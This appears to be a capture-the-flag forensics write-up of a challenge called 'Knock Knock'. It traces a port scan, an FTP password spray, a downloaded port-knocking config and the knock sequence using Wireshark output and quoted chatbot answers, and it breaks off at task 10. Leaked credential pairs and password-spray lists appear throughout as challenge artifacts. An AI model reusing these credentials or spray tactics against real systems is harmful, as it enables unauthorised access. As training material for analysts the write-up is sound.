
Knock Knock Challenge

Sherlock Scenario
A critical Forela Dev server was targeted by a threat group. The Dev server was accidentally left open to the internet which it was not supposed to be. The senior dev Abdullah told the IT team that the server was fully hardened and it's still difficult to comprehend how the attack took place and how the attacker got access in the first place. Forela recently started its business expansion in Pakistan and Abdullah was the one IN charge of all infrastructure deployment and management. The Security Team need to contain and remediate the threat as soon as possible as any more damage can be devastating for the company, especially at the crucial stage of expanding in other region. Thankfully a packet capture tool was running in the subnet which was set up a few months ago. A packet capture is provided to you around the time of the incident (1-2) days margin because we don't know exactly when the attacker gained access. As our forensics analyst, you have been provided the packet capture to assess how the attacker gained access. Warning : This Sherlock will require an element of OSINT to complete fully.

Task 1:
Which ports did the attacker find open during their enumeration phase?


I first checked the conversation to see the most packets and found the source IP 3.109.209.43



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
3.109.209.43	172.31.39.46	134,231	9 MB	67,276	5 MB	66,955	4 MB	2287.78992	4014.0636	9926 bits/s	7903 bits/s
172.31.39.46	13.233.17…	48,411	204 MB	22,157	2 MB	26,254	202 MB	5898.49229	1.8681	6425 kbps	866 Mbps
172.31.39.46	72.255.51.37	15,736	1 MB	7,377	739 kB	8,359	721 kB	0.000000	96012.1821	61 bits/s	60 bits/s

Then I filtered for the source IP and destination IP with SYN and ACK but the source is the internal and destination is the external to see the communication of the SYN ACK

tcp.flags.syn == 1 and tcp.flags.ack == 1 and ip.src == 172.31.39.46 and ip.dst == 3.109.209.43



`tcp.flags.syn == 1 and tcp.flags.ack == 1 and ip.src == 172.31.39.46 and ip.dst == 3.109.209.43`


No.	Time	Source	SRC Port	Destination	DST Port	Protocol	Length	Info
2071…	2023-03-21 10:42:26.692106	172.31.39.46	22	3.109.209.43	38283	TCP	58	22 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692119	172.31.39.46	3306	3.109.209.43	38283	TCP	58	3306 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692140	172.31.39.46	21	3.109.209.43	38283	TCP	58	21 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692145	172.31.39.46	8086	3.109.209.43	38283	TCP	58	8086 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692150	172.31.39.46	6379	3.109.209.43	38283	TCP	58	6379 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2107…	2023-03-21 10:59:07.928026	172.31.39.46	24456	3.109.209.43	58608	TCP	58	24456 → 58608 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
76122	2023-03-21 10:42:23.709622	172.31.39.46	21	3.109.209.43	59244	TCP	74	21 → 59244 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565139 TSecr=2677972146 WS=128
76124	2023-03-21 10:42:23.709666	172.31.39.46	22	3.109.209.43	51242	TCP	74	22 → 51242 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565139 TSecr=2677972146 WS=128
82704	2023-03-21 10:42:23.874057	172.31.39.46	3306	3.109.209.43	41634	TCP	74	3306 → 41634 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565305 TSecr=2677972309 WS=128
88866	2023-03-21 10:42:23.998557	172.31.39.46	6379	3.109.209.43	35616	TCP	74	6379 → 35616 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565428 TSecr=2677972428 WS=128
92278	2023-03-21 10:42:24.068984	172.31.39.46	8086	3.109.209.43	41162	TCP	74	8086 → 41162 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1291565499 TSecr=2677972505 WS=128
2075…	2023-03-21 10:49:43.923900	172.31.39.46	21	3.109.209.43	57366	TCP	74	21 → 57366 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.923915	172.31.39.46	21	3.109.209.43	57380	TCP	74	21 → 57380 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.923933	172.31.39.46	21	3.109.209.43	57392	TCP	74	21 → 57392 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.923938	172.31.39.46	21	3.109.209.43	57404	TCP	74	21 → 57404 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924003	172.31.39.46	21	3.109.209.43	57414	TCP	74	21 → 57414 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924010	172.31.39.46	21	3.109.209.43	57406	TCP	74	21 → 57406 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924058	172.31.39.46	21	3.109.209.43	57416	TCP	74	21 → 57416 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924063	172.31.39.46	21	3.109.209.43	57422	TCP	74	21 → 57422 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924070	172.31.39.46	21	3.109.209.43	57436	TCP	74	21 → 57436 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924074	172.31.39.46	21	3.109.209.43	57440	TCP	74	21 → 57440 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924078	172.31.39.46	21	3.109.209.43	57456	TCP	74	21 → 57456 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924117	172.31.39.46	21	3.109.209.43	57470	TCP	74	21 → 57470 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924121	172.31.39.46	21	3.109.209.43	57474	TCP	74	21 → 57474 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924134	172.31.39.46	21	3.109.209.43	57476	TCP	74	21 → 57476 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924198	172.31.39.46	21	3.109.209.43	57486	TCP	74	21 → 57486 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412360 WS=128
2075…	2023-03-21 10:49:43.924202	172.31.39.46	21	3.109.209.43	57496	TCP	74	21 → 57496 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292005354 TSecr=2678412361 WS=128
2081…	2023-03-21 10:50:10.154753	172.31.39.46	21	3.109.209.43	55764	TCP	74	21 → 55764 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292031584 TSecr=2678438591 WS=128
2081…	2023-03-21 10:50:10.154766	172.31.39.46	21	3.109.209.43	55766	TCP	74	21 → 55766 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292031584 TSecr=2678438591 WS=128
2081…	2023-03-21 10:50:10.154785	172.31.39.46	21	3.109.209.43	55790	TCP	74	21 → 55790 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292031584 TSecr=2678438591 WS=128
2081…	2023-03-21 10:50:10.154790	172.31.39.46	21	3.109.209.43	55796	TCP	74	21 → 55796 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM TSval=1292031584 TSecr=2678438591 WS=128

Then I saw a lot of ports so I asked the ChatGPT what is the difference between the 58 and 74 in the Length

The difference in length values (74 and 58) in the packets could indicate different TCP options being used in the SYN-ACK responses. Specifically:

- **Length 74**: This usually indicates that the TCP packet has additional options, such as TCP timestamps, SACK (Selective Acknowledgement), and window scaling, which add extra bytes to the packet. These options are often used to optimize the connection and improve performance.
- **Length 58**: This indicates a more minimal TCP packet, typically without the additional options like TCP timestamps and SACK. It usually includes only the basic TCP header and some standard options.

For Enumeration: When analyzing which ports were identified as open during the enumeration phase, focusing on packets with the **length 58** could be more indicative of the actual open ports without additional options. The **length 74** might include packets with extra options or be part of more complex responses that could cloud the basic open port detection.
So, ports responding with a length of **58** are likely the ones the attacker identified as open during the enumeration phase.




No.	Time	Source	SRC Port	Destination	DST Port	Protocol	Length	Info
2071…	2023-03-21 10:42:26.692106	172.31.39.46	22	3.109.209.43	38283	TCP	58	22 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692119	172.31.39.46	3306	3.109.209.43	38283	TCP	58	3306 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692140	172.31.39.46	21	3.109.209.43	38283	TCP	58	21 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692145	172.31.39.46	8086	3.109.209.43	38283	TCP	58	8086 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2071…	2023-03-21 10:42:26.692150	172.31.39.46	6379	3.109.209.43	38283	TCP	58	6379 → 38283 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
2107…	2023-03-21 10:59:07.928026	172.31.39.46	24456	3.109.209.43	58608	TCP	58	24456 → 58608 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961

Answer: 21,22,3306,6379,8086

Task 2:
Whats the UTC time when attacker started their attack against the server?

From the same filter "tcp.flags.syn == 1 and tcp.flags.ack == 1 and ip.src == 172.31.39.46 and ip.dst == 3.109.209.43"
I clicked on the Time on filter it from the early to end




No.	Time	Source	SRC Port	Destination	DST Port	Protocol	Length
76122	2023-03-21 10:42:23.709622	172.31.39.46	21	3.109.209.43	59244	TCP	74
76124	2023-03-21 10:42:23.709666	172.31.39.46	22	3.109.209.43	51242	TCP	74
82704	2023-03-21 10:42:23.874057	172.31.39.46	3306	3.109.209.43	41634	TCP	74
88866	2023-03-21 10:42:23.998557	172.31.39.46	6379	3.109.209.43	35616	TCP	74
92278	2023-03-21 10:42:24.068984	172.31.39.46	8086	3.109.209.43	41162	TCP	74

Answer: 21/03/2023 10:42:23


Task 3:
What's the MITRE Technique ID of the technique attacker used to get initial access?

I filtered for ip.src == 3.109.209.43 && ip.dst == 172.31.39.46 && ftp
Then I saw the brute force attempts



```
2089… 2023-03-21 10:50:24.009249    3.109.209.43    51394    172.31.39.46    21    FTP    84    Request: PASS Winter2018!
2089… 2023-03-21 10:50:24.009421    3.109.209.43    51378    172.31.39.46    21    FTP    84    Request: PASS Spring2019!
2089… 2023-03-21 10:50:24.009421    3.109.209.43    51362    172.31.39.46    21    FTP    84    Request: PASS Winter2019!
2089… 2023-03-21 10:50:24.009421    3.109.209.43    51372    172.31.39.46    21    FTP    84    Request: PASS Autumn2019!
2089… 2023-03-21 10:50:24.009460    3.109.209.43    51284    172.31.39.46    21    FTP    84    Request: PASS Summer2020!
2089… 2023-03-21 10:50:24.009839    3.109.209.43    51338    172.31.39.46    21    FTP    84    Request: PASS Autumn2020!
2089… 2023-03-21 10:50:24.009839    3.109.209.43    51336    172.31.39.46    21    FTP    84    Request: PASS Spring2020!
2089… 2023-03-21 10:50:24.611464    3.109.209.43    51408    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2089… 2023-03-21 10:50:24.712725    3.109.209.43    51408    172.31.39.46    21    FTP    84    Request: PASS Winter2020!
2089… 2023-03-21 10:50:26.438706    3.109.209.43    51266    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2089… 2023-03-21 10:50:26.496185    3.109.209.43    51270    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:26.533126    3.109.209.43    51402    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:26.539795    3.109.209.43    51266    172.31.39.46    21    FTP    84    Request: PASS Spring2021!
2090… 2023-03-21 10:50:26.544033    3.109.209.43    51392    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:26.597356    3.109.209.43    51270    172.31.39.46    21    FTP    84    Request: PASS Summer2021!
2090… 2023-03-21 10:50:26.634325    3.109.209.43    51402    172.31.39.46    21    FTP    84    Request: PASS Autumn2021!
2090… 2023-03-21 10:50:26.645146    3.109.209.43    51392    172.31.39.46    21    FTP    84    Request: PASS Winter2021!
2090… 2023-03-21 10:50:26.772225    3.109.209.43    51282    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:26.784234    3.109.209.43    51306    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:26.784234    3.109.209.43    51322    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:26.873414    3.109.209.43    51282    172.31.39.46    21    FTP    84    Request: PASS Spring2022!
2090… 2023-03-21 10:50:26.885485    3.109.209.43    51322    172.31.39.46    21    FTP    84    Request: PASS Summer2022!
2090… 2023-03-21 10:50:26.885511    3.109.209.43    51306    172.31.39.46    21    FTP    84    Request: PASS Autumn2022!
2090… 2023-03-21 10:50:27.270933    3.109.209.43    51378    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:27.281117    3.109.209.43    51300    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:27.281117    3.109.209.43    51394    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:27.281192    3.109.209.43    51362    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:27.281211    3.109.209.43    51372    172.31.39.46    21    FTP    83    Request: USER lin.bayley
2090… 2023-03-21 10:50:27.372115    3.109.209.43    51378    172.31.39.46    21    FTP    84    Request: PASS Winter2022!
2090… 2023-03-21 10:50:27.382479    3.109.209.43    51372    172.31.39.46    21    FTP    84    Request: PASS Autumn2023!
2090… 2023-03-21 10:50:27.382480    3.109.209.43    51394    172.31.39.46    21    FTP    84    Request: PASS Spring2023!
2090… 2023-03-21 10:50:27.382480    3.109.209.43    51300    172.31.39.46    21    FTP    84    Request: PASS Summer2023!
2090… 2023-03-21 10:50:27.382606    3.109.209.43    51362    172.31.39.46    21    FTP    84    Request: PASS Winter2023!
2091… 2023-03-21 10:50:58.795521    3.109.209.43    44880    172.31.39.46    21    FTP    86    Request: USER tony.shephard
2091… 2023-03-21 10:51:04.383775    3.109.209.43    44880    172.31.39.46    21    FTP    84    Request: PASS Summer2023!
```

I assumed the MITRE will be Password Spray



MITRE ATT&CK®
https://attack.mitre.org › techniques


Brute Force: Password Spraying, Sub-technique T1110.003

11 Feb 2020 — **Password spraying** uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the ...

Answer: T1110.003

Task 4:
What are valid set of credentials used to get initial foothold?

From same filter in task 3 "ip.src == 3.109.209.43 && ip.dst == 172.31.39.46 && ftp"
I scrolled down and found the last username and password



```
2091… 2023-03-21 10:50:58.795521    3.109.209.43    44880    172.31.39.46    21    FTP    86    Request: USER tony.shephard
2091… 2023-03-21 10:51:04.383775    3.109.209.43    44880    172.31.39.46    21    FTP    84    Request: PASS Summer2023!
```

Answer: tony.shephard:Summer2023!


Task 5:
What is the Malicious IP address utilized by the attacker for initial access?

This was already known from all tasks

Answer: 3.109.209.43

Task 6:
What is name of the file which contained some config data and credentials?

I saw from the same filter in task 4 the .backup




```
2092… 2023-03-21 10:52:03.444747    3.109.209.43    44880    172.31.39.46    21    FTP    80    Request: SIZE .backup
2092… 2023-03-21 10:52:03.445501    3.109.209.43    44880    172.31.39.46    21    FTP    72    Request: EPSV
2092… 2023-03-21 10:52:03.447182    3.109.209.43    44880    172.31.39.46    21    FTP    80    Request: RETR .backup
2092… 2023-03-21 10:52:03.449068    3.109.209.43    44880    172.31.39.46    21    FTP    80    Request: MDTM .backup
2093… 2023-03-21 10:55:13.285248    3.109.209.43    44880    172.31.39.46    21    FTP    81    Request: SIZE fetch.sh
2093… 2023-03-21 10:55:13.286100    3.109.209.43    44880    172.31.39.46    21    FTP    72    Request: EPSV
2093… 2023-03-21 10:55:13.287739    3.109.209.43    44880    172.31.39.46    21    FTP    81    Request: RETR fetch.sh
2093… 2023-03-21 10:55:13.289615    3.109.209.43    44880    172.31.39.46    21    FTP    81    Request: MDTM fetch.sh
2094… 2023-03-21 10:55:20.749633    3.109.209.43    44880    172.31.39.46    21    FTP    72    Request: QUIT
```

Answer: .backup

Task 7:
Which port was the critical service running?

From task 1 I saw another port in the enumeration phase "24456"
I also exported the .backup from task 6 and opened it with Notepad++




```
[options]
    UseSyslog

[FTP-INTERNAL]
    sequence    = 29999,50234,45087
    seq_timeout = 5
    command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT
    tcpflags    = syn


# Creds for the other backup server abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad
```

Answer: 24456

Task 8:
Whats the name of technique used to get to that critical service?

First I asked the ChatGPT what is the port 24456



what is port 24456

Port 24456 is not assigned to any well-known service or protocol. It's often used by custom or proprietary applications. For instance:

- **Custom or Proprietary Applications**: Port 24456 may be used by a specific application or service developed for internal use or a niche purpose.
- **Dynamic or Ephemeral Use**: It could be a dynamically assigned port for temporary purposes.

To understand its specific use in your scenario, you would typically need to look at the application or service running on that port or check related network traffic or documentation.

Then I asked about the .backup details

"

The snippet you provided appears to be part of a configuration related to network security and firewall rules, along with some credentials. Here's a breakdown:

1. **Configuration for Firewall Rules:**
    - **[options]** and **UseSyslog**: This suggests that the configuration might involve logging events to syslog.
    - **[FTP-INTERNAL]**: This could denote a specific firewall rule set for internal FTP traffic.
    - **sequence = 29999,50234,45087**: This likely refers to the order or specific sequence of rules or actions.
    - **seq_timeout = 5**: This sets a timeout for the sequence, possibly 5 seconds.
    - **command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT**: This command adds a rule to iptables to accept incoming TCP traffic on port 24456 from a specific IP address (%IP%). This implies that port 24456 is being opened for incoming connections.


   - **tcpflags = syn**: This specifies that the rule applies to TCP packets with the SYN flag, which indicates the initiation of a TCP connection.
2. **Credentials:**
   - **# Creds for the other backup server abdullah.yasin:XhlhGame_ 90HJLDASxfd&hoooad**: This line contains credentials (username and password) for accessing another backup server.

Summary

- Port **24456** is being opened through iptables rules to allow incoming TCP connections, specifically when the connection initiation (SYN) is detected.
- The credentials provided are likely for accessing a backup server, and they should be handled securely.

If this configuration was part of a security incident or investigation, it suggests that the attacker or system admin is allowing access to port 24456 and may have provided credentials for further access or operations."

Then I asked him about the task



So i have a question in task 8

Whats the name of technique used to get to that critical service?
Answer format: **** *******g

Based on the context and the details you provided, the technique used to gain access to a critical service, particularly with the use of firewall rules and credentials, might involve:

"Port Knocking"

Port knocking is a method where a sequence of port access attempts is used to open a specific port for access. The sequence of access attempts can be used to dynamically open ports or gain access to a service.


So the answer in the format **** *******g would be:

Port Knocking

Answer: Port Knocking

Task 9:
Which ports were required to interact with to reach the critical service?

From the .backup file we can see the sequence ports




```
[options]
    UseSyslog

[FTP-INTERNAL]
    sequence    = 29999,50234,45087
    seq_timeout = 5
    command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 24456 -j ACCEPT
    tcpflags    = syn


# Creds for the other backup server abdullah.yasin:XhlhGame_90HJLDASxfd&hoooad
```

Answer: 29999,45087,50234

Task 10:
What's the UTC time when interaction with previous question ports ended?

I filtered for tcp.port == 29999 || tcp.port == 45087 || tcp.port == 50234 and looked at the last timestamp




```
tcp.port == 29999 || tcp.port == 45087 || tcp.port == 50234
No.    Time                        Source          SRC Port  Destination     DST Port  Protocol  Length  Info
2106…  2023-03-21 10:58:50.288137  172.31.39.46    45087     3.109.209.43    45018     TCP       54      45087 → 45018 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2106…  2023-03-21 10:58:50.288134  3.109.209.43    45018     172.31.39.46    45087     TCP       74      45018 → 45087 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2106…  2023-03-21 10:58:50.287936  172.31.39.46    50234     3.109.209.43    40650     TCP       54      50234 → 40650 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2106…  2023-03-21 10:58:50.287928  3.109.209.43    40650     172.31.39.46    50234     TCP       74      40650 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
2106…  2023-03-21 10:58:50.287805  172.31.39.46    29999     3.109.209.43    56260     TCP       54      29999 → 56260 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2106…  2023-03-21 10:58:50.287775  3.109.209.43    56260     172.31.39.46    29999     TCP       74      56260 → 29999 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2678958724 TSecr=0 WS=128
1869…  2023-03-21 10:42:26.118560  172.31.39.46    55426     3.109.209.43    50234     TCP       54      55426 → 50234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1869…  2023-03-21 10:42:26.118547  3.109.209.43    50234     172.31.39.46    55426     TCP       74      50234 → 55426 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677974550 TSecr=0 WS=128
1765…  2023-03-21 10:42:25.890490  172.31.39.46    50234     3.109.209.43    46894     TCP       54      50234 → 46894 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1765…  2023-03-21 10:42:25.890463  3.109.209.43    46894     172.31.39.46    50234     TCP       74      46894 → 50234 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=2677974319 TSecr=0 WS=128
